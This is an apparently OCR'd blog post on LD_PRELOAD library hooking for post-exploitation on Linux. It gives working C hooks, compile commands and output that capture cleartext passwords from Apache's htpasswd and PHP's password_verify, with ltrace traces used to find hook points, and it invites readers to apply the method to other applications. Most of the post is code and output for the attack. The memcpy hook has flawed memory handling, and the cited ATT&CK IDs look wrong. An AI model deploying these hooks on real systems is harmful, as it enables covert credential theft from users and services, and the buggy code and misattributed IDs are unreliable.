
Hooking Linux Libraries for Post-Exploitation Fun

mike-gualtieri.com/posts/hooking-linux-libraries-for-post-exploitation-fun



Much has been written about Windows API hooking and process injection, and the technique has become commonplace among red teamers and offensive security tooling. Less discussed is the topic of process injection on Linux and UNIX-like environments.

By no means are the topics discussed in this post new or groundbreaking. Linux shared library hooking has been around a long time, but was a topic that recently piqued my interest.

Before we go further, let's discuss what process injection is and why you would want to utilize it. Luckily our friends at MITRE ATT&CK have done a great job already.

> Process Injection (ATT&CK ID: T1005)
> Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.

One might also wish to read more about Hooking (ATT&CK ID: T1179) as I would argue the techniques we are using would fall in both categories.

Now that the *what* and *why* are out of the way, let's discuss the *how*. In Linux, it's possible to tap into the API of shared objects using the dlfcn system call in combination with the LD_PRELOAD or LD_LIBRARY_PATH environment variables or adding an entry in /etc/ld.so.preload.

For this example we'll take a look at htpasswd, an Apache utility used to manage and verify basic authentication for websites. Specifically, we'll see if we can hook into the binary to gather passwords sent through the utility. And, luckily we have the Apache source code available to aid in our inspection.

The password verification routine is handled through the verify() function:

```
support/htpasswd.c:256
static int verify(struct passwd_ctx *ctx, const char *hash)
{
    apr_status_t rv;
    int ret;
    if (ctx->passwd == NULL && (ret = get_password(ctx)) != 0)
        return ret;
        rv = apr_password_validate(ctx->passwd, hash);
        if (rv == APR_SUCCESS)
            return 0;
            if (APR_STATUS_IS_EMISMATCH(rv)) {
                ctx->errstr = "password verification failed";
                return ERR_PWMISMATCH;
            }
            ctx->errstr = apr_psprintf(ctx->pool, "Could not verify password: %pm",
            &rv);
            return ERR_GENERAL;
}
```

It would be nice to hook in right here, except we can't, as this function is statically built into the binary. But, we can see the password field is passed to another function apr_password_validate.

Grepping through the source code points to a reference to a .h file. We're in luck! The .h is in an external library!

```
$ grep -R apr_password_validate *
modules/aaa/mod_authn_dbm.c:#include "apr_md5.h"        /* for apr_password_validate
*/
modules/aaa/mod_authn_dbm.c:    rv = apr_password_validate(password, dbm_password);
modules/aaa/mod_authn_socache.c:#include "apr_md5.h"            /* for
apr_password_validate */
modules/aaa/mod_authn_socache.c:    rv = apr_password_validate(password, (char*)
val);
modules/aaa/mod_authn_file.c:#include "apr_md5.h"            /* for
apr_password_validate */
modules/aaa/mod_authn_file.c:    status = apr_password_validate(password,
file_password);
modules/aaa/mod_authn_dbd.c:    rv = apr_password_validate(password, dbd_password);
support/htpasswd.c:    rv = apr_password_validate(ctx->passwd, hash);
support/htdbm.c:    return apr_password_validate(htdbm->ctx.passwd, pwd);

$ locate apr_md5.h
/usr/include/apr-1/apr_md5.h
```

Now for some coding.

```
/*
 * Compile:
 * gcc htpasswd-hook.c -o htpasswd-hook.so -fPIC -shared -ldl -D_GNU_SOURCE -
I/usr/include/apr-1/
 *
 * Create password file:
 * htpasswd -c /tmp/.htpasswd mikeg
 *
 * Run:
 * LD_PRELOAD="htpasswd-hook.so" htpasswd -vb /tmp/.htpasswd mikeg mysecretpass
*/

#include <stdio.h>
#include <dlfcn.h>
// Copy apache source code to /tmp to compile against header
#include "/tmp/httpd-2.4.41/support/passwd_common.h"

// When we force the binary to use our malicious shared object,
// calls to apr_password_validate will be caught by our hook
APU_DECLARE(apr_status_t) apr_password_validate(const char *passwd, const char *hash)
{
    // Declare function pointer configured similar to apr_password_validate()
    APU_DECLARE(apr_status_t) (*new_apr_password_validate)(const char *passwd, const
char *hash);

    // Obtain address of a symbol in a shared object or executable
    new_apr_password_validate = dlsym(RTLD_NEXT, "apr_password_validate");

    printf("Hooked apr_password_validate: %s %s\n", passwd, hash);

    // It's a good idea to continue execution by calling the real
apr_password_validate()
    // function which is now called new_apr_password_validate()
    return new_apr_password_validate(passwd, hash);
}
```

And we can test as follows:

```
Create a test .htpasswd file
 htpasswd -c /tmp/.htpasswd mikeg
New password:
Re-type new password:
Adding password for user mikeg

$ LD_PRELOAD="/tmp/htpasswd-hook.so" htpasswd -vb /tmp/.htpasswd mikeg mysecretpass
Hooked apr_password_validate: mysecretpass $apr1$XApNGxSF$Ngtyc9cfgxKlpkbkWYJjA/
Password for user mikeg correct.
```

Pretty cool stuff! We've managed to intercept the cleartext password within the htpasswd process and output it to the screen with printf. Is there an alternative to actually looking at the source code? Yes, we can use ltrace (although code access helps).

```
$ ltrace htpasswd -vb /tmp/.htpasswd mikeg mysecretpass
apr_app_initialize(0x7ffecbac89bc, 0x7ffecbac89b0, 0, 0x7fbdcff88718)
= 0
__cxa_atexit(0x55658be15030, 0, 0x55658c017180, 0)
= 0
apr_pool_create_ex(0x7ffecbac89d0, 0, 0, 0)
= 0
apr_pool_abort_set(0x55658be15110, 0x55658cf183b8, 0, 0)
= 0
apr_file_open_stderr(0x55658c017198, 0x55658cf183b8, 0, 0)
= 0
apr_getopt_init(0x7ffecbac89d8, 0x55658cf183b8, 5, 0x7ffecbac8de8)
= 0
apr_getopt(0x55658cf184a8, 0x55658be1601f, 0x7ffecbac89c7, 0x7ffecbac8a20)
= 0
apr_getopt(0x55658cf184a8, 0x55658be1601f, 0x7ffecbac89c7, 0x7ffecbac8a20)
= 0
apr_getopt(0x55658cf184a8, 0x55658be1601f, 0x7ffecbac89c7, 0x7ffecbac8a20)
= 0x1117e
apr_pstrdup(0x55658cf183b8, 0x7ffecbacaf94, 3, -16)
= 0x55658cf18520
strlen("mikeg")
= 5
apr_pstrdup(0x55658cf183b8, 0x7ffecbacafa3, 0x7ffecbacafa3, 3)
= 0x55658cf18530
strchr("mikeg", ':')
= nil
apr_pstrdup(0x55658cf183b8, 0x7ffecbacafa9, 0, -14)
= 0x55658cf18538
apr_stat(0x7ffecbac8a20, 0x55658cf18520, 0x8000, 0x55658cf183b8)
= 0
apr_file_open(0x7ffecbac8960, 0x55658cf18520, 1, 4095)
= 0
apr_file_close(0x55658cf18548, 32, 0, 0x7fbdd0402060)
= 0
apr_file_open(0x7ffecbac89c8, 0x55658cf18520, 129, 4095)
= 0
apr_file_gets(0x7ffecbac8ac0, 256, 0x55658cf185f0, 0x7fbdd0402060)
= 0
__strcpy_chk(0x7ffecbac8bc0, 0x7ffecbac8ac0, 256, 44)
= 0x7ffecbac8bc0
__ctype_b_loc()
= 0x7fbdd0a34bd8
strchr("mikeg:$apr1$XApNGxSF$Ngtyc9cfgxK"..., ':')
= ":$apr1$XApNGxSF$Ngtyc9cfgxKlpkbk"...
strcmp("mikeg", "mikeg")
= 0
strcspn("$apr1$XApNGxSF$Ngtyc9cfgxKlpkbkW"..., "\r\n")
= 37
apr_password_validate(0x55658cf18538, 0x7ffecbac8bc6, 1, 11)
= 0
apr_file_gets(0x7ffecbac8ac0, 256, 0x55658cf185f0, 0)
```

```
= 0x1117e
apr_file_close(0x55658cf185f0, 0x55658cf18678, 0, 0)
= 0
apr_file_printf(0x55658cf18430, 0x55658be15ff8, 0x55658cf18530, 0Password for user
mikeg correct.
)                              = 33
exit(0
apr_terminate(0, 0, 0x7fbdcff89da0, 1)
= 0
+++ exited (status 0) +++
```

In ltrace, we don't actually see our clear text password, but we do see the reference to a character pointer (0x55658cf18538) that's passed to apr_password_validate, which we already know contains our cleartext password. This pointer also appears to be created by the return of the function apr_pstrdup, presenting another opportunity to hook in. Let's give it a try.

```
APR_DECLARE(char *) apr_pstrdup(apr_pool_t *p, const char *s)
{
    APU_DECLARE(char *) (*new_apr_pstrdup)(apr_pool_t *p, const char *s);
    new_apr_pstrdup = dlsym(RTLD_NEXT, "apr_pstrdup");

    //printf("Hooked apr_pstrdup: %s\n", s);

    APU_DECLARE(char *) clearpass = new_apr_pstrdup(p,s);
    printf("Hooked apr_pstrdup: %s\n", clearpass);

    return new_apr_pstrdup(p,s);
}
```

```
$ LD_PRELOAD="/tmp/htpasswd-hook.so" htpasswd -vb /tmp/.htpasswd mikeg mysecretpass
Hooked apr_pstrdup: /tmp/.htpasswd
Hooked apr_pstrdup: mikeg
Hooked apr_pstrdup: mysecretpass
Hooked apr_pstrdup: /tmp/.htpasswd
Hooked apr_pstrdup: /tmp/.htpasswd
Hooked apr_password_validate: mysecretpass $apr1$XApNGxSF$Ngtyc9cfgxKlpkbkWYJjA/
Password for user mikeg correct.
```

Excellent! We've managed to capture the cleartext password again using the intelligence we've gained from ltrace.

Where else can we use this technique? Anywhere, as long as sensitive data touches a shared library. Let's take a look at another example, backdooring the php password_verify() function.

```
<?php
    $pass = "mysecretpass";
    $hash = "\$2y\$10\$XAyZb7FiDUnBFOl1F5zSrOIMv/QYJDsqO4dUXSRcdJ0iTgJ49vyD2";
    password_verify($pass,$hash);
?>
```

The ltrace in this case will produce a lot more output, but we can easily identify a portion of memory where the password is in clear text, as it's passed to memcpy.

```
$ ltrace -o /tmp/1 php -q /tmp/test.php
...
memcpy(0x7f506b85f518, "pass", 4)
         = 0x7f506b85f518
memcpy(0x7f506b866ab8, "mysecretpass", 12)
          = 0x7f506b866ab8
memcpy(0x7f506b85f538, "hash", 4)
         = 0x7f506b85f538
memcpy(0x7f506b882078, "$2y$10$XAyZb7FiDUnBFOl1F5zSrOIM"..., 61)
        = 0x7f506b882078
memcpy(0x7f506b866ae0, "password_verify", 15)
         = 0x7f506b866ae0
memcpy(0x7f506b85f558, "pass", 4)
         = 0x7f506b85f558
memcpy(0x7f506b85f578, "hash", 4)
         = 0x7f506b85f578
...
```

Since memcpy is a system call that's often called by many programs, we'll need to be a bit more selective when writing code to capture the cleartext password from memory. We can see from ltrace that when a memcpy call is made for the password_verify function, a few calls above the value of the password parameter is sent to memcpy. With this knowledge we can craft a function hook to take advantage.

```
/*
 * Compile:
 * gcc password_verify_hook.c -o password_verify_hook.so -fPIC -shared -ldl -
D_GNU_SOURCE -I/usr/lib64/php7.2/include/php/ext/standard/
 *
 * Run:
 * LD_PRELOAD="testhook.so" php -q /tmp/test.php
 *
*/

#include <stdio.h>
#include <stdlib.h>
#include <dlfcn.h>
#include <stdint.h>
#include <string.h>

char * current_hook[3];

void *memcpy(void *dest, const void *src, size_t n)
{
    void (*new_memcpy)(void *dest, const void *src, size_t n);
    new_memcpy =  dlsym(RTLD_NEXT, "memcpy");

    // Once we see a call to password_verify in malloc,
    // check if it's the correct call and then output password saved in buffer
    if(strncmp(src, "password_verify", 15) == 0)
    {
        if(strncmp(current_hook[1], "hash", 4) == 0)
        {
            printf("Password captured: %s\n",current_hook[2]);
        }
    }
    else
    {
        // Keep buffer of malloc calls

        current_hook[2] = (char *) malloc(sizeof(current_hook[1]));
        current_hook[2] = current_hook[1];

        current_hook[1] = (char *) malloc(sizeof(current_hook[0]));
        current_hook[1] = current_hook[0];

        current_hook[0] = (char *) malloc(n);
        strncpy(current_hook[0], src, n);

    }

    new_memcpy(dest,src,n);
}
```

```
$ LD_PRELOAD="/home/mikeg/devel/password_verify_hook.so" php -q /tmp/test.php
Password captured: mysecretpass
```

Success! We have been able to capture the password from memory while PHP is executing via process injection. The same process can be used for virtually any application or utility. Experiment and have some fun!

Posted: Jan 13, 2020

Keyword tags: hackingsecurityinfoseclinuxred team